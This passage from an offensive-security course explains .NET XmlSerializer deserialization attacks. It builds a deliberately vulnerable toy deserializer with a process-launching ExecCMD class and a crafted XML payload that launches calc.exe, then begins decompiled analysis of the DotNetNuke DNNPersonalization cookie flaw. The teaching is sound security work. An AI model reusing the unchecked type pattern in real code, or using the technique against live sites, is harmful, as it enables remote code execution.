In our first basic example, we will create two very simple applications. One will create an instance of an object, set one of its properties, and finally serialize it to an XML file through the help of the *XmlSerializer* class. The other application will read the file in which the serialized object has been stored and deserialize it.

The following listing shows the code for the serializer application.

```
01: using System; 02:
using System.IO;
03: using
System.Xml.Serialization; 04:
05: namespace BasicXMLSerializer
06: {
7:      class Program
8:      {
9:          static void Main(string[] args)
10:         {
11:             MyConsoleText myText = new MyConsoleText();
12:             myText.text = args[0];
13:             MySerializer(myText);
14:         }
15:
16:         static void MySerializer(MyConsoleText txt)
17:         {
```

[72](Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=netframework-4.7.2

[73](Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.xml.serialization.xmlserializer?view=netframework-4.7.2

[74](Microsoft, 2017), https://docs.microsoft.com/en-us/dotnet/standard/serialization/introducing-xml-serialization

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
18:             var ser = new XmlSerializer(typeof(MyConsoleText));
19:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\basicXML.txt");
20:             ser.Serialize(writer, txt);
21:             writer.Close();
22:         }
23:     }
24:
25:     public class MyConsoleText
26:     {
27:         private String _text;
28:
29:         public String text
30:         {
31:             get { return _text; }
32:             set { _text = value; Console.WriteLine("My first console text
class says: " + _text); }
33:         }
34:     }
35: }
```

Listing 204 - A very basic XmlSerializer application.

There are a couple of points that need to be highlighted in the code from Listing 204. Our namespace contains the implementation of the *MyConsoleText* class starting on line 25. This class prints out a sentence to the console containing the string that is stored in its private "_text" property when its public counterpart is set.

On lines 11-12, we create an instance of the *MyConsoleText* class and set its “text” property to the string that will be passed on the command line. Finally, on line 18 we create an instance of the *XmlSerializer* class and on line 20, we serialize our *myText* object and save it in the *C:\Users\Public\basicXML.txt* file.

Let’s now take a quick look at the deserializer application.

```
01: using System.IO;
02: using System.Xml.Serialization;
03: using BasicXMLSerializer;
04:
05: namespace BasicXMLDeserializer
06: {
7:      class Program
8:      {
9:          static void Main(string[] args)
10:         {
11:             var fileStream = new FileStream(args[0], FileMode.Open,
FileAccess.Read);
12:             var streamReader = new StreamReader(fileStream);
13:             XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
14:             serializer.Deserialize(streamReader);
15:         }
16:     }
17: }
```

Listing 205 - A very basic deserializing application

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Our deserializer application simply creates an instance of the *XmlSerializer* class using the *MyConsoleText* object type and then deserializes the contents of our input file into an instance of the original object. It is important to remember that the *XmlSerializer* has to know the type of the object it will deserialize. Considering that this application does not have the *MyConsoleText* class defined in its own namespace, we need to reference the *BasicXMLSerializer* assembly in our Visual Studio project (Figure 129).




Figure 129: A reference to the BasicXMLSerializer executable has to be present in our deserializer project

To add a reference to the desired executable file, we can use the *Project* menu in Visual Studio and use the *Add Reference* option. This will bring up a dialog box, which we can use to browse to our target executable file and add it to our project as a reference. The *BasicXMLSerializer* namespace can then be "used" in our example code as shown on line 3 of Listing 205.

Before testing our applications we need to compile them. To do so we can use the *Build* > *Build Solution* menu option in Visual Studio.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 130: Compiling the application source code

Once the compilation process is completed, we'll first run our serializer application, passing a string to it at the command line.

```
C:\Users\Administrator\source\repos\BasicXMLSerializer\BasicXMLSerializer\bin\x64\Debu
g>BasicXMLSerializer.exe "Hello AWAE"
My first console text class says: Hello AWAE
```

Listing 206 - Basic serialization of user-defined text

After running the application, our serialized object looks like the following:

```
<?xml version="1.0" encoding="utf-8"?>
<MyConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <text>Hello AWAE</text>
</MyConsoleText>
```

Listing 207 - Our serialized object as stored in basicXML.txt

Finally, we deserialize our object by running *BasicXMLDeserializer.exe* while passing the filename generated by *BasicXMLSerializer.exe*.

```
C:\Users\Administrator\source\repos\BasicXMLDeserializer\BasicXMLDeserializer\bin\x64\
Debug>BasicXMLDeserializer.exe "C:\Users\Public\basicXML.txt"
My first console text class says: Hello AWAE
```

Listing 208 - Basic deserialization of an object containing user-defined text

The "Hello AWAE" output in Listing 208 is the result of the execution of the code present in the *MyConsoleText* setter method. Notice how the setter of our property was automatically executed during the deserialization of the target object. This is an important concept for an attacker. In

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

some cases, by using object properties the setters can trigger the execution of additional code during deserialization.

In this case, another interesting aspect is that we would be able to manually change the contents of *basicXML.txt* in a trivial way, since the serialized object is written in XML format. We could for example change the content of the “text” tag (Listing 207) and have a string of our choice displayed in the console once the object is deserialized.

This previous example is very basic in nature, but it demonstrates exactly how XML serialization works in .NET. Now let’s expand upon our example scenario.

7.1.2.1 Exercise

Repeat the steps outlined in the previous section and make sure that you can compile and execute the Visual Studio solutions.

7.1.3 Expanded XmlSerializer Example

Our previous example was rather rigid in that it could only deserialize an object of the type *MyConsoleText*, because that was hardcoded in the *XmlSerializer* constructor call.

```
XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
```

Listing 209 - Our XmlSerializer example could only handle a single type

As that seems rather limiting, a developer could decide to make the custom deserializing wrapper a bit more flexible. This would provide the application with the ability to deserialize multiple types of objects. Let’s examine one possible way of how this would look in practice. Note that the following examples borrow heavily from the DNN code base in order to streamline our analysis.

Our new serializing application now looks like this:

```
01: using System; 02:
using System.IO; 03:
using System.Xml;
04: using
System.Xml.Serialization; 05:
06: namespace MultiXMLSerializer
07: {
8:      class Program
9:      {
10:         static void Main(string[] args)
11:         {
12:             String txt = args[0];
13:             int myClass = Int32.Parse(args[1]);
14:
15:             if (myClass == 1)
16:             {
17:                 MyFirstConsoleText myText = new MyFirstConsoleText();
18:                 myText.text = txt;
19:                 CustomSerializer(myText);
20:             }
21:             else
22:             {
23:                 MySecondConsoleText myText = new MySecondConsoleText();
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
 24:                 myText.text = txt;
 25:                 CustomSerializer(myText);
26:             }
27:         }
28:
29:         static void CustomSerializer(Object myObj)
30:         {
31:             XmlDocument xmlDocument = new XmlDocument();
32:             XmlElement xmlElement = xmlDocument.CreateElement("customRootNode");
33:             xmlDocument.AppendChild(xmlElement);
34:             XmlElement xmlElement2 = xmlDocument.CreateElement("item");
35:             xmlElement2.SetAttribute("objectType",
myObj.GetType().AssemblyQualifiedName);
36:             XmlDocument xmlDocument2 = new XmlDocument();
37:             XmlSerializer xmlSerializer = new XmlSerializer(myObj.GetType());
38:             StringWriter writer = new StringWriter();
39:             xmlSerializer.Serialize(writer, myObj);
40:             xmlDocument2.LoadXml(writer.ToString());
41:
xmlElement2.AppendChild(xmlDocument.ImportNode(xmlDocument2.DocumentElement, true));
42: xmlElement.AppendChild(xmlElement2);
43:
44:             File.WriteAllText("C:\\Users\\Public\\multiXML.txt",
xmlDocument.OuterXml);
45:         }
46:     }
47:
48:     public class MyFirstConsoleText
49:     {
50:         private String _text;
51:
52:         public String text
53:         {
54:             get { return _text; }
55:             set { _text = value; Console.WriteLine("My first console text class
says: " + _text); }
56:         }
57:     }
58:
59:     public class MySecondConsoleText
60:     {
61:         private String _text;
62:
63:         public String text
64:         {
65:             get { return _text; }
66:             set { _text = value; Console.WriteLine("My second console text class
says: " + _text); }
67:         }
68:     }
69: }
```

Listing 210 - A more versatile XmlSerializer use-case.

The idea here is very similar to our basic example. Rather than serializing a single type of an object, we have given our application the ability to serialize an additional class, namely *MySecondConsoleText*, which we have defined starting on line 59. We can see the instantiation of

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

our two classes on lines 17 and 23 respectively, which is based on the user-controlled argument passed on the command line.

The most interesting parts of this application are found in the *CustomSerializer* function starting on line 29. Specifically, we have decided to pass the information about the type of the object being serialized in a custom XML tag called “item”. This can be seen on line 35. Furthermore, notice that on line 37, we are not hardcoding the type of the object we are serializing during the instantiation of the *XmlSerializer* class. Instead, we are using the *GetType* function on the object in order to dynamically retrieve that information.

The serialized object is then wrapped inside a custom-created XML document and written to disk.

Let’s now look at how the deserializer application will handle these objects.

```
01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using
System.Xml.Serialization; 06:
07: namespace MultiXMLDeserializer
08: {
9:      class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             String xml = File.ReadAllText(args[0]);
14:             CustomDeserializer(xml);
15:         }
16:
17:         static void CustomDeserializer(String myXMLString)
18:         {
19:             XmlDocument xmlDocument = new XmlDocument();
20:             xmlDocument.LoadXml(myXMLString);
21:             foreach (XmlElement xmlItem in
xmlDocument.SelectNodes("customRootNode/item"))
22:             {
23: string typeName = xmlItem.GetAttribute("objectType"); 24: var xser =
new XmlSerializer(Type.GetType(typeName));
25: var reader = new XmlTextReader(new
StringReader(xmlItem.InnerXml));
26:                 xser.Deserialize(reader);
27:             }
28:         }
29:     }
30: }
```

Listing 211 - A more versatile deserializer use-case

Our new serializer example now has two different serializable classes so our new deserializer application has to be aware of those classes in order to properly process the serialized objects. Since we are not directly instantiating instances of those classes, there is no need to include the `using MultiXMLSerializer;` directive. Nevertheless, we still need to have a reference to this executable in our Visual Studio project.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 131: A reference to an executable with the target class definitions is required

However, the most interesting part in our new application can be seen on lines 23-24 (Listing 211). Specifically, our application now dynamically gathers the information about the type of the serialized object from the XML file and uses that to properly construct the appropriate *XmlSerializer* instance.

Let's see that in practice.

```
C:\Users\Administrator\source\repos\MultiXMLSerializer\MultiXMLSerializer\bin\x64\Debu
g>MultiXMLSerializer.exe "Serializing first class..." 1
My first console text class says: Serializing first class...
```

Listing 212 - Serialization of the first example class

This is what our resulting XML file looks like (pay attention to the "item" node):

```
<customRootNode>
<item objectType="MultiXMLSerializer.MyFirstConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MyFirstConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MyFirstConsoleText>
</item>
</customRootNode>
```

Listing 213 - The resulting XML file contents

And finally, let's see what happens when we deserialize this object.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt"
My first console text class says: Serializing first class...
```

Listing 214 - Deserialization of the first example class

At this point, it is critical to understand the following: it is possible to change the contents of the serialized object file, so that rather than deserializing the *MyFirstConsoleClass* instance, we can deserialize an instance of *MySecondConsoleClass*. In order to accomplish that, our XML file contents should look like this:

```
<customRootNode>
<item objectType="MultiXMLSerializer.MySecondConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MySecondConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MySecondConsoleText>
</item>
</customRootNode>
```

Listing 215 - Manually modified XML file contents

If we deserialize this object, we get the following result:

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt"
My second console text class says: Serializing first class...
```

Listing 216 - Deserialization of the second example class

It is important to state that this manipulation is possible because we can easily determine the object information we need from the source code in order to successfully control the deserialization process. However, in cases where we only have access to compiled .NET modules, decompilation can be achieved through publicly available tools as we have already seen at the beginning of this course.

7.1.3.1 Exercise

Repeat the steps outlined in the previous section. Make sure you fully understand how we are able to induce the deserialization of a different object type.

7.1.4 Watch your Type, Dude

Finally, let's complete our example by demonstrating how a deserialization implementation such as the previous one can be misused. Consider the following change to our *MultiXMLDeserializer* application:

```
01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using
System.Xml.Serialization; 06:
07: namespace MultiXMLDeserializer
08: {
9:      class Program
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
10:     {
11:         static void Main(string[] args)
12:         {
13:             String xml = File.ReadAllText(args[0]);
14:             CustomDeserializer(xml);
15:         }
16:
17:         static void CustomDeserializer(String myXMLString)
18:         {
19:             XmlDocument xmlDocument = new XmlDocument();
20:             xmlDocument.LoadXml(myXMLString);
21:             foreach (XmlElement xmlItem in
xmlDocument.SelectNodes("customRootNode/item"))
22:             {
23: string typeName = xmlItem.GetAttribute("objectType"); 24: var xser =
new XmlSerializer(Type.GetType(typeName)); 25: var reader = new
XmlTextReader(new StringReader(xmlItem.InnerXml));

26:                 xser.Deserialize(reader);
27:             }
28:         }
29:     }
30:
31:     public class ExecCMD
32:     {
33:         private String _cmd;
34:         public String cmd
35:         {
36:             get { return _cmd; }
37:             set
38:             {
 39:                 _cmd = value;
 40:                 ExecCommand();
41:             }
42:         }
43:
44:         private void ExecCommand()
45:         {
46:             Process myProcess = new Process();
47:             myProcess.StartInfo.FileName = _cmd;
48:             myProcess.Start();
49:             myProcess.Dispose();
50:         }
51:      }
52: }
```

Listing 217 - Deserialization application implements an additional class

Our new version of the deserializer application also implements the *ExecCMD* class. As the name suggests, this class will simply create a new process based on its “cmd” property. We can see how this is accomplished starting on line 37. Specifically, the *cmd* property setter sets the private property *_cmd* based on the value that has been passed and immediately makes a call to the *ExecCommand* function. The implementation of this function can be seen starting on line 44.

Based on everything we discussed up to this point, it should be clear what our next step would be as an attacker. We already know that we can manually manipulate the content of a properly

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

serialized object file in order to trigger the deserialization of an object type that falls within the parameters of the *XmlSerializer* limitations. In our trivial example, the *ExecCMD* class does not violate any of those constraints. Therefore we can change the XML file to look like this:

```
<customRootNode>
<item objectType="MultiXMLDeserializer.ExecCMD, MultiXMLDeserializer, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=null">
<ExecCMD xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<cmd>calc.exe</cmd>
</ExecCMD>
</item>
</customRootNode>
```

Listing 218 - Manipulation of the XML file to target an unintended object type

Please notice that we have changed the object type to *ExecCMD* and that we have also renamed the *text* tag to *cmd*. This corresponds to the public property name we previously saw in the *ExecCMD* class. Finally, we set that tag value to the process name we would like to initiate, in this case *calc.exe*. If we execute our deserializer application again, we should see the following result:




Figure 132: Deserialization of the ExecCMD object

As we can see once again in our rather trivial example, as long as we are able to retrieve the class information we need and the target class can be deserialized by the *XmlSerializer*, we can instantiate objects that the original developers likely never intended to be deserialized. This is possible because in the code we have examined so far, there is no object type verification implemented before a user-supplied input is processed by *XmlSerializer*.

In some real-world cases, this type of vulnerability can have critical consequences. We will now look in detail at such a case involving the DotNetNuke platform.

7.1.4.1 Exercise

Repeat the steps outlined in the previous section. Deserialize an object that will spawn a *Notepad.exe* instance.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

7.2 DotNetNuke Vulnerability Analysis

Now that we have some basic knowledge of *XmlSerializer*, we can start analyzing the actual DotNetNuke vulnerability that was discovered by Muñoz and Mirosh.

As reported, the vulnerability was found in the processing of the *DNNPersonalization* cookie, which as the name implies, is directly related to a user profile. Interestingly, this vulnerability can be triggered without any authentication.

7.2.1 Vulnerability Overview

The entry point for this vulnerability is found in the function called *LoadProfile*, which is implemented in the *DotNetNuke.dll* module. Although the source code for DNN is publicly available, for our analysis we will use the *dnSpy* debugger, as we will need it later on in order to trace the execution of our target program.

Again, in this case we would be able to use the official source code for the DNN platform as it is publicly available, but in most real-life scenarios that is not the case. Therefore, using dnSpy for decompilation as well as debugging purposes will help us get more familiar with the typical workflow in these situations.

To get started, we will need to use the x64 version of dnSpy since the *w3wp.exe* process that we will be debugging later on is a 64-bit process. In order to decompile our *DotNetNuke.dll* file, we can simply browse to it using the dnSpy *File > Open* menu or by dragging it from the File Explorer onto the dnSpy window.




Figure 133: Decompilation of DotNetNuke.dll

We can now navigate to our target *LoadProfile* function located in the *DotNetNuke.Services.Personalization.PersonalizationController* namespace.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 134: Navigating to the LoadProfile function

LoadProfile(int, int) : PersonalizationInfo

```
1  // DotNetNuke.Services.Personalization.PersonalizationController
2  // Token: 0x06000B94 RID: 2964 RVA: 0x0002BDE0 File Offset: 0x00029FE0
3  public PersonalizationInfo LoadProfile(int userId, int portalId)
4  {
5      PersonalizationInfo personalizationInfo = new PersonalizationInfo
6      {
7          UserId = userId,
8          PortalId = portalId,
9          IsModified = false
10     };
11     string text = Null.NullString;
12     if (userId > Null.NullInteger)
13     {
14         string key = string.Format("UserPersonalization|{0}|{1}", portalId, userId);
15         text = CBO.GetCachedObject<string>(new CacheItemArgs(key, 5, CacheItemPriority.Normal, new object[]
16         {
17             portalId,
18             userId
19         }), new CacheItemExpiredCallback(PersonalizationController.GetCachedUserPersonalizationCallback));
20     }
21     else
22     {
23         HttpContext httpContext = HttpContext.Current;
24         if (httpContext != null && httpContext.Request.Cookies["DNNPersonalization"] != null)
25         {
26             text = httpContext.Request.Cookies["DNNPersonalization"].Value;
27         }
28     }
29     personalizationInfo.Profile = (string.IsNullOrEmpty(text) ? new Hashtable() : Globals.DeserializeHashTableXml(text));
30     return personalizationInfo;
31 }
32
```

Figure 135: The entry point for our DNN vulnerability

In Figure 135 we can see the implementation of the *LoadProfile* function shown in dnSpy. It is important to note that, as indicated in Muñoz and Mirosh presentation,[75] this function can be

[75] (Alvaro Muñoz, Oleksandr Mirosh, 2017), https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

triggered any time we visit a nonexistent page within the DNN web application. We will be able to confirm this later on.

At line 24, the function checks for the presence of the “DNNPersonalization” cookie in the incoming HTTP request. If the cookie is present, its value is assigned to the local *text* string variable on line 26. Then, on line 29, this variable is passed as the argument to the *DeserializeHashTableXml* function.

If we follow this execution path, we will see the following implementation of the *DeserializeHashTableXml* function:

```
2457
2458        // Token: 0x0600402C RID: 16428 RVA: 0x000E7174 File Offset: 0x000E5374
2459        public static Hashtable DeserializeHashTableXml(string Source)
2460        {
2461            return XmlUtils.DeSerializeHashtable(Source, "profile");
2462        }
```

Figure 136: DeserializeHashTableXml function implementation

Figure 136 shows that *DeserializeHashTableXml* acts as a wrapper for the *DeSerializeHashtable* function. Take note that the second argument passed in this function call on line 2461 is the hardcoded string “profile”. This will be important later on in our exploit development.

Continuing to follow the execution path, we arrive at the implementation of the *DeSerializeHashtable* function.

```
145
146     // Token: 0x0600434D RID: 17229 RVA: 0x000F2618 File Offset: 0x000F0818
147     public static Hashtable DeSerializeHashtable(string xmlSource, string rootname)
148     {
149         Hashtable hashtable = new Hashtable();
150         if (!string.IsNullOrEmpty(xmlSource))
151         {
152             try
153             {
154                 XmlDocument xmlDocument = new XmlDocument();
155                 xmlDocument.LoadXml(xmlSource);
156                 foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
157                 {
158                     XmlElement xmlElement = (XmlElement)obj;
159                     string attribute = xmlElement.GetAttribute("key");
160                     string attribute2 = xmlElement.GetAttribute("type");
161                     XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
162                     XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
163                     hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
164                 }
165             }
166             catch (Exception)
167             {
168             }
169         }
170         return hashtable;
171     }
```

Figure 137: Implementation of the DeSerializeHashtable function

As we mentioned in our basic *XmlSerializer* examples, we had borrowed heavily from the DNN code base to demonstrate some of the pitfalls of deserialization. Therefore, the structure of the *DeSerializeHashtable* function shown in Figure 137 should look very familiar. Essentially, this function is responsible for the processing of the DNNPersonalization XML cookie using the following steps:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

• look for every *item* node under the *profile* root XML tag (line 156)

• extract the serialized object type information from the *item* node “type” attribute (line 160)

• create a *XmlSerializer* instance based on the extracted object type information (line 161)

• deserialize the user-controlled serialized object (line 163)

Since it appears that no type checking is performed on the input object during deserialization, this certainly seems very exciting from the attacker perspective. However, to continue our analysis, we need to take a quick break and set up our debugging environment so that we can properly follow the execution flow of the target application while processing our malicious cookie values.

7.2.2 Manipulation of Assembly Attributes for Debugging

